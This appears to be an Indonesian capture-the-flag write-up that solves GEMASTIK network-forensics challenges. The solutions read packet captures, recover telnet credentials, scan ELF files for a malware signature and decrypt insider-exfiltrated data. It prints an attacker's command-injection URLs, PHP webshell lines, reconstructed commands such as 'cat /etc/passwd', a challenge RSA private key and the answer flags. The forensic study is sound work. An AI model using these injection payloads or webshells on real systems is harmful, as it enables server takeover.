
Point : 50

Soal yang tersedia adalah file *"canyouseeme.pcapng"* yang berisi capture lalu lintas data dari beberapa protocol seperti http (80), https (443), dan telnet (23). Sesuai dengan deskripsi soal yaitu *"... Anda pun mencurigai bahwa ada seseorang yang mencoba untuk melakukan login ke sistem Router."* kami mencoba memeriksa tcp conversation yang ada pada file canyouseeme.pcapng menggunakan Wireshark melalui menu Statistic > Conversation > Tab TCP.



Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A
192.168.0.149	49902	192.168.1.1	23	154	10 k	86	5781	68	1239
192.168.0.149	42280	91.189.89.240	80	83	38 k	44	4115	39	1239
192.168.0.149	36768	118.97.116.2	80	24	3286	14	2437	10	1239
192.168.0.149	36770	118.97.116.2	80	7	478	4	272	3	1239
192.168.0.149	36772	118.97.116.2	80	7	478	4	272	3	1239
192.168.0.149	51214	74.125.200.102	80	24	2974	14	1730	10	1239
192.168.0.149	51562	117.18.237.29	80	30	6188	17	2886	13	1239
192.168.0.149	51564	117.18.237.29	80	27	6814	15	2766	12	1239
192.168.0.149	51566	117.18.237.29	80	20	2587	12	1239	8	1239

Pada tcp conversation antara host 192.168.0.149 dengan host 192.168.1.1 menunjukkan bahwa telah terjadi komunikasi data melalui telnet. Jika melakukan follow stream pada baris tersebut maka akan memiliki tampilan seperti berikut:



```
.....!..".'.#.....Login: ggeemmaassttiikk
Password: gemastikhalo
Login incorrect. Try again.
Login: ggeemmaassttiikk
Password: GEMASTIK{now_y.yo.0u_s33_me}
Login incorrect. Try again.
Login:
```


Terdapat baris yang menyerupai flag yaitu `GEMASTIK{now_y.yo.0u_s33_me}`, jika disubmit flag tersebut masih dianggap salah, maka kami mencoba untuk memperbaiki string tersebut menjadi kalimat yang lebih "meaningfull" menjadi `GEMASTIK{now_y0u_s33_me}` dan ternyata flag benar.

FLAG : GEMASTIK{now_y0u_s33_me}

Title : Incident Analysis

Point : 100

Soal ini meminta peserta untuk menganalisis serangan yang mungkin dilakukan attacker berdasarkan file network capture yang tersedia (incident-analysis.pcap). Kami menggunakan tools CapTipper yang merupakan tools untuk menganalisa HTTP traffic pada file pcap, hasil outputnya adalah sebagai berikut:



```
0: / -> (0.html) [0.0 B]
1: /phpinfo.php -> (phpinfo.php) [0.0 B]
2: /ping.php -> (ping.php) [0.0 B]
3: /ping.php?address=localhost -> (ping.php) [0.0 B]
4: /ping.php?address=192.168.56.1 -> (ping.php) [0.0 B]
5: /ping.php?address=192.168.56.101;ls -> (ping.php) [0.0 B]
6: /ping.php?address=192.168.56.101;%20cat%20testing%20%3E%20/tmp/testing -> (ping.php) [0.0 B]
7: /ping.php?address=192.168.56.101;%20echo%20%22%3C?php%20system(%27cmd%27);%20%3E%22%3E%20shell.php -> (ping.php) [0.0 B]
8: /shell.php?cd -> (shell.php) [0.0 B]
9: /ping.php?address=192.168.56.101;%20echo%20%22%3C?php%20system(gzuncompress(base64_decode(%27cmd%27)));%20%3E%22%3E%20info.php -> (ping.php)
10: /ping.php?address=192.168.56.101;%20cat%20info.php -> (ping.php) [0.0 B]
11: /ping.php?address=192.168.56.101;%20echo%20%22%3C?php%20system(gzuncompress(base64_decode(%27id%27)));%20%3E%22%3E%20info.php -> (ping.php)
12: /info.php?id=eJzLKQYAAU8AA== -> (info.php) [0.0 B]
13: /info.php?id=eJzLwYUozkNydEryCgAAB1NB14= -> (info.php) [0.0 B]
14: /info.php?id=eJzLKVb0Tcx8AACaFo= -> (info.php) [0.0 B]
15: /info.php?id=eJzLTC7IV3B39XUMDvH9r14yNsmJzzMuiU9Myc3Mi090zItPzEwMqaxKjU8sKULmzo5PK8rPjU8p2S2oVb8T0C/JLd8PT81NLC7JzNYrqSgBAG1LHSE= -> (info.php) [0.0 B]
16: /info.php?id=eJzLwz8hPzMEAAj6AoY= -> (info.php) [0.0 B]
17: /info.php?id=eJzLKVb0Tcx8RM/Iz03Vz0pMSQUAMVfQ= -> (info.php) [0.0 B]
18: /info.php?id=eJzLTLxR0E8tSdyvSCwLk8BACn2BYU= -> (info.php) [0.0 B]
19: /info.php?id=eJzLKVb0Tcx8RM/Iz08FAB1IA/I= -> (info.php) [0.0 B]
20: /info.php?id=eJzLKVb0Tcx8RC9LLNLPyU8HACZjBQM= -> (info.php) [0.0 B]
21: /info.php?id=eJzLKVb0Tcx8RC9LLNLPyU/XTyxITMSINQIAWt8Hxg= -> (info.php) [0.0 B]
22: /phpmyadmin -> (phpmyadmin) [0.0 B]
23: /cpanel -> (cpanel) [0.0 B]
```

dari tampilan tersebut dapat disimpulkan bahwa attacker telah melakukan command injection. Jika direkonstruksi, command yang di-inject adalah sebagai berikut:

Encode dengan tools HackBar > URL decode

Attacker mengakses file ping.php dengan param address=localhost

/ping.php?address=localhost

Attacker mengakses file ping.php dengan param address=192.168.56.1

/ping.php?address=192.168.56.1

Attacker menjalankan command ls untuk melihat isi directory

/ping.php?address=192.168.56.101; ls

Attacker menjalankan command cat pada file testing

/ping.php?address=192.168.56.101; cat testing > /tmp/testing

Attacker menjalankan command echo "\$ (sepertinya command tidak lengkap)

/ping.php?address=192.168.56.101; echo "\$

Attacker menjalankan command echo ""<?php system(\\$_GET['cmd']); ?>" >

shell.php" untuk memungkinkan akses shell melalui php

/ping.php?address=192.168.56.101; echo "<?php system(\\$_GET['cmd']); ?>" >

shell.php

Attacker menjalankan command cd untuk berpindah direktori

/shell.php?cd

Attacker menjalankan command echo "<?php

system(gzuncompress(base64_decode(\\$_GET['cmd']))); ?>" > info.php , yang menghasilkan file info.php

/ping.php?address=192.168.56.101;echo "<?php

system(gzuncompress(base64_decode(\

\\$_GET['cmd']))); ?>" > info.php

Attacker menjalankan command cat untuk melihat isi file info.php

/ping.php?address=192.168.56.101; cat info.php

Attacker mengulang command sebelumnya untuk membuat file info.php

/ping.php?address=192.168.56.101; echo "<?php

system(gzuncompress(base64_decode(\\$_GET['id']))); ?>" > info.php

Baris berikutnya merupakan command yang dieksekusi melalui file info.php, command-command tersebut kami proses dengan fungsi gzuncompress() dan base64_decode yang terdapat pada bahasa pemrograman PHP, berikut script yang kami gunakan:

```
1 <?php
2 $strings = array(
3     "eJzLKQYAAU0A4A==",
4     "eJwrylUozkjNydEryCgAAB1NB14=",
5     "eJzLKVbQTcwBAACafo=",
6     "eJxLTc7IV3B39XUMDVH0ri4yNsmJzzMuiU9Myc3Mi090zItPzEvMqaxKjU8sKULMzo5PK8rPjU8pzS2oVbBT0C/JLdBPT81NLC7JzNYrqSgBAGI\HSE=",
7     "eJwrz8hPzM0EAAj6AoY=",
8     "eJzLKVbQTcxR0M/Iz03Vz0pMSQUAMVIFtQ==",
9     "eJxLTixR0E8tSdYvSCwLk8BACn2BYU=",
10    "eJzLKVbQTcxR0M/Iz00FABi1A/I=",
11    "eJzLKVbQTcxR0C9LLNLPyU8HACZjBQM=",
12    "eJzLKVbQTcxR0C9LLNLPyU/XTyxITM5INQIAWt8Hxg=="
13 );
14
15 for ($i=0; $i < count($strings); $i++) {
16     echo gzuncompress(base64_decode($strings[$i]))."<br>";
17 }
18 ?>
```

dan berikut adalah output yang diperoleh:


```
localhost/ins.php
ls
rm shell.php
ls -al
echo GEMASTIK{r34l_n3t_admin_can_analyze_attack_from_dump} > /tmp/gemastik.txt
whoami
ls -al /home/jade
cat /etc/passwd
ls -al /home
ls -al /var/log
ls -al /var/log/apache2
```

FLAG : GEMASTIK{r34l_n3t_admin_can_analyze_attack_from_dump}

Title : Malware Scanning

Point : 125

Soal berupa file packet capture dengan nama malware_scan.pcapng yang disediakan panitia melalui google drive (<https://drive.google.com/file/d/0B-sUzED2jbOyYkZPNUVSU3k4SFU/view?usp=sharing>). Sesuai dengan deskripsi soal, file tersebut memuat banyak file executable Linux File (ELF), file-file tersebut dapat diekspor dengan mudah menggunakan tools Wireshark (File > Export Objects > HTTP > Save All)



Setelah semua file terekspor, file selain ELF kami hapus dan kemudian kami menjalankan command “ls > ls.txt” pada direktori tempat menyimpan file ELF kemudian mengubah isi ls.txt menjadi list. Untuk memilah file ELF yang mengandung hex “CA FE BA BE 13 37 BE EF” kami menggunakan script python berikut (malScan.py):

```

1  #!/usr/bin/python
2
3  import os
4  import binascii
5
6  with open('/home/kuman/Desktop/mal/ls.txt') as f:
7      fileName = f.read().splitlines()
8
9  malwareHex = 'cafebabe1337beef'
10
11 for i in range(0, len(fileName)):
12     readFile = fileName[i]
13
14     with open(readFile, 'rb') as f:
15         contentInBin = f.read()
16         hexVal = str(binascii.hexlify(contentInBin))
17         if malwareHex in hexVal:
18             os.system("md5sum "+fileName[i])

```

Jalankan script python dengan command `python malScan.py | awk '{print $1}'`, output yang dihasilkan sebagai berikut:

```

File Edit View Terminal Tabs Help
root@penguin:/home/kuman/Desktop/mal# python malScan.py | awk '{print $1}'
59feefc7108cbe89dba7f8bfeb965c35
74b765ebb5b28c9c65738569144fce04
5c36fe4ea133f330f102531032e88618
20293e51619cd138326915f75d5dc438
55dbe5ce443abb282a758a4b6caef2df
0ce0a69f6d03704b656268c2d629e21d
c80cafc724506d7fb7a2b8bd6ba44d35
bb060f74bc82a855fb463ffbfff44ccd
e2d9e45e41c62b4026bbf12193ee1182
e48d0a9be461ff602ebf76d989e7a440
ee361a9d15fac7d263d9956866074101
f04dc9d1277095b7fd2da1d70c831bba
ebe5ec185d6f2255929300015d2bad80
d9bb7c8eec21290d41268559a796c5c3
9185a555168ff9256e24083ec6fbbf81
7928cd7e3666c3407ab3d34bf0372b1c
c995ac74749658865e7dd60a68e44c30
cf8923e833a17c53d6fb606ddad93d93
e149149022f365b02045997592ad8885
99c13e490315f04afd00a1b7790d02f7
dad18b15940695877a6ec4e5d3c57e69
6537662f2946fc5f0d1ee67aae7fb3b8
574025adbef40a0d5f0e2d0ec8dd5e6
e31c3e6ab1be760208ce726ee39b124e
7a39966d85a030f3660d69e5237f5744
8917a68938595ee19fe843e4fa499dc7
26aee7d9ae165c354deb210cfa1c36e8
817e76b02ffbb46b81a4d74b7c82152e
885732a6fabefe8dd5a0d124b35f80c8
97f5593d5bc91bc3bad4beeb0ce2f5b2
904be3b74318aafa38fac4047dc53b39
e8b1fad9e4335f009d8d132fefaa5c11
f1c70ec17b3792ee817ba65a9856eac4
root@penguin:/home/kuman/Desktop/mal#

```

Output yang tampil kami copy ke website yang ada pada alamat IP <http://52.76.183.127/>, dan setelah disubmit menghasilkan flag

← → ↻ 52.76.183.127/check.php

GEMASTIK{g00d_c0d3r_can_s0lv3_th15_f45t}

FLAG :


GEMASTIK{g00d_c0d3r_can_s0lv3_th15_f45t}

Title: Insider Threat

Point: 150


File network packet yang kami peroleh setelah dianalisa terdapat beberapa hal yang menarik jika dilihat pada TCP conversation dan HTTP objects, diantaranya:

1. Traffic 192.168.56.101:3324 > 192.168.56.1:8080, traffic ini berisi aktifitas pada Linux Shell dimana terdapat sejumlah perintah Linux yang dijalankan beserta outputnya, berikut adalah screenshootnya (sebagian baris tidak ditampilkan untuk mempersingkat writeup)

A screenshot of the Wireshark network protocol analyzer. The window title is "Wireshark · Follow TCP Stream (tcp.stream eq 5) · insider-threat". The main pane displays a terminal session from a root user on a machine named "myserver". The commands and their outputs are:
- Command: `id`
- Output: `id`
`uid=0(root) gid=0(root) groups=0(root)`
- Command: `cd ..`
- Output: `cd ..`
- Command: `dir`
- Output: `dir`
`bin etc lib media proc sbin sys var`
`boot home lib64 mnt root snap tmp vmlinuz`
`dev initrd.img lost+found opt run srv usr`
- Command: `ls -al`
- Output: `ls -al`
Below the terminal output, it shows "133 client pkt(s), 13 server pkt(s), 26 turns." and "Entire conversation (21 kB)". At the bottom, there are buttons for "Help", "Hide this stream", "Print", "Save as...", "Find Next", and "Close".

2. Traffic 192.168.56.1:54260 > 192.168.56.101:3306, traffic ini merupakan rekaman lalu lintas data antara suatu host dengan mysql server (database), dan menariknya disana terdapat teks dalam wujud base64 yang menimbulkan spekulasi dimana teks tersebut terkait dengan sejenis kunci untuk keperluan tertentu, misal : enkripsi

Teks tersebut jika didecode menggunakan base64 akan menghasilkan RSA Private key



```
Terminal - root@penguin: /home/kuman/Desktop/mal
root@penguin:/home/kuman/Desktop/mal# echo "LS0tLS1CRUdJTiBSU0EgUFJJVkFURSBLRVktLS0tLQpNSUlcZCZdJQkFBSlBHMmF0ejIrZHpYV3JXU2NGemt0VE1UaStyWjQ1L0tBUldyRmJpbm
pNRkd6NVorN2xsMzF5T0JLSElFSlBzVTIiCit3L0dueGNSOG1ZbmIrZ3l0V3luL1NyRzF0ekE1aXR
wYm9vZERlcFVlUUEQVFBQkFR0GEyMm1TY25mOVJDSUFqNlE4TUplWHcyUDYKcjbWdEhjUUUzaVM0
MUhCTWNRZ0JYSU1EK3J5bitLU0QzTGUwTGZkbkZyUzYybS9wYklwZitEc0NhckZGcGwwZDN0dmI5Z
VLJMThtLTAp4SDdWQWlnRHpQc2FTR2h3aXh3RDMwcnhZdE91aHhxVjVxTmt3SUMzOVprNUJzSy85Vn
JIamhNT0pXeHpBaWdITlplVUd0enVmWDJmCkF2REVScHd5cFRCEpodEsxbGVvWk5XcldKSUJwc21
0UhdSNk5BeGpBaWdBb05SczdzVWV2VkhmTGZ6RVU5S3J5YmRTU2ZKK1IvZSsK0E1Eb0ZU0EIZnVv
ZXNkXWp3UVRBaWdHVDhVRXhQL25TN1pQSUNQcHNTZk5ieEdjbmtBR3BPRFpiRzRrTk1hZTY0WmxSb
WFGRmt4QgpBaWQ3MkdDamFEC2hljdjdhZ2FRaXIzYUlhQVJ0a3o1UC9r0FpGTThY0TNbnjhzBHJ4Vv
ViTlBzPQotLS0tLUVORC0tLS0tLQo=" | base64 -di
-----BEGIN RSA PRIVATE KEY-----
MIIBewIBAAJPG2aZ2dzXWwScFZkqTMTi+rZ45/KARWrfbinjMF6z5Z+7l31y0BKHIEJP5U25
+w/GnxcR8mYnb+gyNWyn/SrGltzA5itpboodDupUeQIDAQABAK8a22mScnf9RCIAj6Q8MJKXw2P6
r0VtHcQE3iS41HBMcQgBXIMD+rYn+KSD3Le0LfdnFrS62m/pbIpF+DsCarFFpl0d3Nvb9eYI18KL
xH7VAigDzPsaSGhwixwD30rxYt0uhxqV5qNkwIC39Zk5BsK/9VrHjhm0JWxzAigHNZeUGtzufX2f
AvDERpwpwTB0JhtK1leoZNwrWJIBpsmtPwR6NAxjAigAoNRs7sUcvVHfLzEU9KrybdSSfJ+R/e+
8MDofT8B3fuoesqZjwQTAigGT8UExP/nS7ZPICPpsmfNbxGcnkAGp0DZbG4kNMae64ZlRmaFFkxB
Aid72GcJaDshev7agaQir3aIGARTkz5P/k8ZFM8X93gn8slrxUUbNP5=
-----END RSA PRIVATE KEY-----
root@penguin:/home/kuman/Desktop/mal#
```

Jika dikaitkan dengan aktifitas pada point 1, private key yang kami peroleh ada hubungannya dengan command menggunakan tools openssl.



```
Wireshark - Follow TCP Stream (tcp.stream eq 5) - insider-threat
passwd
cat /etc/passwd
openssl des3 -salt -in secret.pdf -out encdata
dir
ls -al
hd encdata
ls -al
rm secret.pdf
mysql -h localhost -u root -p
nano kunci
nano pub.key
file yosemite.jpg
cat kunci
cat kunci | openssl rsautl -encrypt -pubin -inkey pub.key > test
cat test
cat test | base64
cat "data" >> yosemite.jpg
dir
echo "data" >> yosemite.jpg
cat test >> yosemite.jpg
cp yosemite.jpg /var/www/html/yosemite.jpg
ls -al
rm yosemite.jpg
mysql -h localhost -u root -p
```

Ringkasan event penting yang ada pada history command yang merujuk pada point 1:

Command `openssl des3 -salt -in secret.pdf -out encdata` berarti melakukan enkripsi pada file `secret.pdf` dengan algoritma `des3` dengan tambahan `salt` yang menghasilkan output `encdata`.

Kemudian isi dari file kunci dienkripsi dengan command `"cat kunci | openssl rsautl -encrypt -pubin -inkey pub.key > test"`.

Command `"cat "data" >> yosemite.jpg"` menambahkan string data pada akhir file yosemite.png.

Command `"cat test >> yosemite.jpg "`, menambahkan isi dari file test yang sebelumnya sudah dibuat ke akhir file yosemite.jpg setelah string "data".


Command `"cat encdata | base64"` menampilkan isi dari file secret.pdf yang telah dienkripsi dalam bentuk base64

Kesimpulannya, file yosemite.png menampung string "data" yang disambung dengan isi file test, dan kita sudah memiliki file secret.pdf terenkripsi dalam bentuk base64, kami mendecodnya dengan tools base64 dan kemudian menyimpannya ke file secret.enc.


Sekarang yang diperlukan adalah file yosemite.png, file tersebut bisa diperoleh dengan melakukan eksport dari HTTP objects menggunakan tools wireshark. Berikut adalah tampilan dari file yosemite.jpg




Untuk mengambil data file "test" adalah dengan meng-carving data setelah string "data" pada file yosemite.png kemudian menyimpannya ke file test



Setelah file test diperoleh, yang dilakukan selanjutnya adalah mendecrypt file test dengan command `openssl rsautl -decrypt -in test -out test-decrypt -inkey priv.pem`. Jika dilihat isi dari file test-decrypt, isinya adalah string sebagai berikut:



String "sup3rs3cr3tKEY1801" kami gunakan untuk mendecrypt file secret menggunakan algoritma des3



Hasil output dari command tersebut (secret-dec) adalah file PDF yang berisi flag, jika dibuka penampakannya adalah seperti berikut:

